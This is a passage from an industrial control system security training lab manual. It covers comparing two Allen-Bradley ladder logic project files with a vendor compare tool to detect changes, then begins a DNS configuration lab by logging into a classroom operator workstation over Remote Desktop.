
- In this lab you will compare two ladder logic files to see if they are indeed the same or if something is different.

Task 1 -- Compare two Logix 5000 files


We can certainly use a file hash utility to compare a file against a well-known hash result. We would use hashing when our ICS vendor doesn't give us a way to compare a known good application file against an uploaded copy. Most ICS vendors will sell an archival system to compare files against an archived copy

In this section, we are going to use a Ladder Logic comparison tool to verify our files are the same and if not, this comparison tool will tell us the differences.


1. From within the Student Windows VM, open the `Logix Designer Compare Tool`, you can either search for it or find it under the Windows menu.




2. After launching the Logix Designer Compare Tool, you will select `File` → `New` to start a new ladder logic comparison.




3. The New Compare dialog box will appear.




4. You will use the two files found under `Lab Files\Lab 2.3\Allen-Bradley\`. In the Left Project you will select `RawPod10819.acd` and in the Right Project you will select `RawPod10831.acd` and select `OK`.




5. In the "Compare Results" pane at the bottom of the window, you will find the differences listed.



6. In the Compare Summary left hand window, click the " **Tasks** " folder. This will cause the Left and Right Project windows to display the Tasks in the PLC. Expand the "T_BreakerCtrl" task tree and the P_BreakerCtrl and then double-click the "R_BreakerRoutine" ladder routine. This will cause the window above the Compare Results window to display a Left and Right Ladder Contents window.




7. Click the "`Logic`" link and you will find both panes display ladder logic. Any differences between the ladder code will have a gray background while ladder logic that is the same will be displayed with a white background.



Task 2 -- Compare PLC tags values in project files

1. Continue using the Logix Designer Compare Tool where you can also compare PLC tags. Click on the `Controller` folder in the Compare Summary window and double-click "`Controller Tags`". The window above the Compare Results window will display all the controller tags and it will highlight any differences.



Questions

1. Does your company have a validation program? If so how often do you validate the PLC code

   _____

   _____

   _____

2. What is the value of a comparison tool versus a hashing utility?

   _____

   _____

   _____

3. When you ran the comparison tool, did you notice it will compare differences in hardware configurations?

   _____

   _____

   _____

Exercise Takeaways

Obtaining a hash of a file is certainly a great way to tell if a file is different than your "golden" copy but a hash does not tell you "where" is it different. When comparing 2 potential versions of a PLC project file, it is very handy to know exactly how the versions are different so the operations team can provide insight into those differences. Perhaps only data values have changed but the

logic is the same. By using ICS vendor tools, it may help you quickly determine if you should restore the logic without fear of the code being different.

Lab 2.4 -- Network Infrastructure Configuration

Background

Total Lab Time: 30 minutes


Objectives

- Review traditional IT network services such as Domain Name System (DNS)
- Configure local naming service on an operator workstation.
- Test HMI client functionality on operator workstation

Task 1 -- Review of DNS and DNS Forwarding Configuration

1. From the Student Windows VM Image, open the Remote Desktop Connection and connect to an Operator Workstation (OWS) running in the classroom server cluster.

   Click the `Windows` icon in the bottom left of the desktop and type **remote** in the search field. When displayed, click on the `Remote Desktop Connection` icon.



2. In the "Remote Desktop Connection" window type in the following IP address in the "Computer" entry field and click `Connect`.

   172.20.3.*AAB*

   Where:


   AA = Pod# = 1-15
   B = Student# = 1-2

   Example


   Pod 1 / Student 1 = 172.20.3.11
   Pod 12 / Student 2 = 172.20.3.122

3. Log on using the following credentials and click `OK`.


   Username = ICS612
   Password = ICS612



